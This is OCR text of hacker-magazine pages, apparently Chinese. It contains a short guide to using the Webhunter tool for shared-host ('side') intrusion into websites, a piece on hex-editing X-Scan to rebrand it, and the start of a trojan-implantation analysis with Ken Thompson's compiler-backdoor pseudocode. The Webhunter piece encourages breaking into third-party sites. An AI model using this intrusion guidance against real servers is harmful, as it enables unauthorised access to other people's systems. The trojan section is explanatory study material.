
Webhunter小记

Loki

现在WEB安全什么词语最火，什么黑站成功率最高？估计大家都会说：旁注撒！

最近偶在淘工具时就找到一好的— Webhunter，它不但可以旁注，也可以入侵专门一种脚本系统。

首先，打开webhunter的界面，在“网址”处，输入我们的whois.webhosting.info点击访问，输入我们要入侵的站点查询，再在webhunter里点获取网址，左边就出现了同一主机上的网站了，如图1。大家还记得没工具旁注吗？whois的查询结果没有WWW而且后面有个“.”使CTRL+C很麻烦，要是那种80网站的主机，汗，不敢想像，踩点完就明年了。





看看，这个，拿下了，看看后台哦，如图2。

再看看它的入侵专门脚本系统功能，在GOOGLE里查询脚本系统的关键字，如：动力3查询后也是获取网址，在检测页面获取网址后点检测，肉鸡在等着你。

（文章的相关工具：Webhunter光盘中有收录。）

黑软恶搞篇 for X-Scan v3.2

吴钦忠

最近发现 X-Scan 出 3.2 版本了，对于我等菜鸟来说，真是个好消息。乐滋滋地找了一个，果然比以前有了很大的改进呢。拿出来狂扫一番，心里并没怎么高兴：什么时候咱也有自己专用的黑软啊。我正好刚把 WINHEX 也找到了，这时，一个“邪恶”的想法从我脑子里蹦了出来……

以前用 eXeScope.exe 修改过软件，这一次，用 WINHEX 可不可以呢？好了，开始我们的恶搞！

先新建文本文件 1，里面写“X-Scan v3.2”(跟 X-Scan 标题要一致哦)，用 WINHEX 打开此文档，里面用 16 进制显示“582D5363616E2076332E32”好，记下来。接着新建文本文档 2，里面写“雪凌寒专用”用 WINHEX 打开文档 2，显示“D1A9C1E8BAAED7A8D3C3”，记下。到这里，准备工作就做好了。最后用 WINHEX 打开 xscan_gui.exe，选替换 16 进制数值，在搜索里填“X-Scan v3.2”的 16 进制数就是“582D5363616E2076332E32”，在替换里写“雪凌寒专用”的 16 进制数，然后按确定，保存，这样就搞定喽！打开 X-Scan，怎么样，标题变成“雪凌寒专用”了吧！做事做到底，打开 X-Scan-v3.2\doc\readme_cn..txt，在“X-Scan”前面也写上“雪凌寒专用”，这样一启动 X-Scan，就……(我很卑鄙吗？呵呵，安全焦点的前辈们见了可别用砖头砸我啊)，如图 1、图 2。




图 1




图 2

要注意几点，你要替换的东西必须跟被替换的数据位数相等，如果你名字太短，可以在名字后面用 16 进制的 20 代替，因为 16 进制的 20 代表空格。你也许问用 WINHEX 的替换文本功能不就可以吗？其实我试过，成功率不如以上的方法。

X-Scan v3.2 好处多多，缺点就一个：它太大了！足足 9.8M。我们动手给 X-Scan v3.2 减减肥，先把 Update.exe 删除，我们可以随时下载 X-Scan 的最新版本，所以很少用它。如果你的 xscan 有命令行下的 xscan.exe，也建议删除，菜鸟嘛，用图形界面就可以了。再给 xscan_gui.exe 加壳，我比较喜欢 FSG 2.0。这样 X-Scan 又会变小些，而且不会影响正常使用。


改造完 X-Scan 后，我又拉来许多黑客软件来实验，结果发现只要是没加壳的，几乎都可以用这种方法改掉标题。菜鸟兄弟们，赶快行动起来，打造自己的黑软吧！因为这毕竟不是咱们自己开发的，所以建议不用发到网上，自己美一下就可以了。比如，找一个比你更菜的，跟他说“安全焦点给我开发了专用版！”，哈哈，够唬人吧？

等到我这里的黑客软件差不多都挂上了自己的名字，又开始找新目标，一查 WINHEX 没加壳，我冷笑着把 WINHEX 的主程序拉了出来……改造完之后会发现 WINHEX 找不到帮助文件，这个好办，把 winhex.hlp 改名为相应的名字，也就是改造后的 winhex 的名字.Hlp 就好了。


有了这么多我们“自己”的东东，接着让我们把改造好的黑软收藏起来吧！我给大家介绍一款软件：vdisk2005.exe，可以从 www.vdisk.cn 下载，此程序提供一百兆的硬盘空间，支持直接拖动，而且全免费，用过的都说好！让我们的黑客软件在那里安个家吧^o^

(文章相关工具：X-Scan v3.2、WINHEX、eXeScope 光盘中有收录。)

牧马记



牧马记



木马常见植入技术大剖析

zhuxi

伴随着Windows操作系统的核心技术的日益成熟，木马植入技术也得到发展，使得潜入到系统的木马越来越隐蔽，导致恶意木马对网络安全的危害性也越来越大。所以，全面了解木马植入的方法和技术，有助于采取有力的应对措施，同时也有助于促进信息对抗技术的发展。本文就来剖析几种Windows下基于远程线程插入的木马植入技术。

一、回顾：Unix环境下的木马植入

早期的木马程序功能相对简单，往往是将一段程序嵌入到系统文件中，用跳转指令来执行木马功能。这个时期的木马实际上就是秘密嵌入到某个合法程序中的一段代码。这段代码或者执行一些恶意行为，或者为未经授权访问某些特权系统功能提供一个陷门（trap door）。1984年，UNIX设计者Ken Thompson指出不需要对程序的源代码进行直接修改而在该程序中植入木马的可能性，并且这样植入的木马根本不可能被检测到。

以下代码简单展示了Unix环境下通过操纵编译器在其中植入木马的过程。

```
Compile(s)
char*s;
{
if (match(s,"pattern"))
{
compile("bug code");
return;
}
<other statements...>
}
```

假设想要更改Unix的“login”命令，使其要么接受一般用户口令，要么接受木马主人设置的特定口令，从而就可以用这个口令以任何用户（甚至是超级用户）的身份登录系统。不用直接改变“login”命令的源代码，而是对C编译器进行修改，让它对要编译的每一行代码进行检查，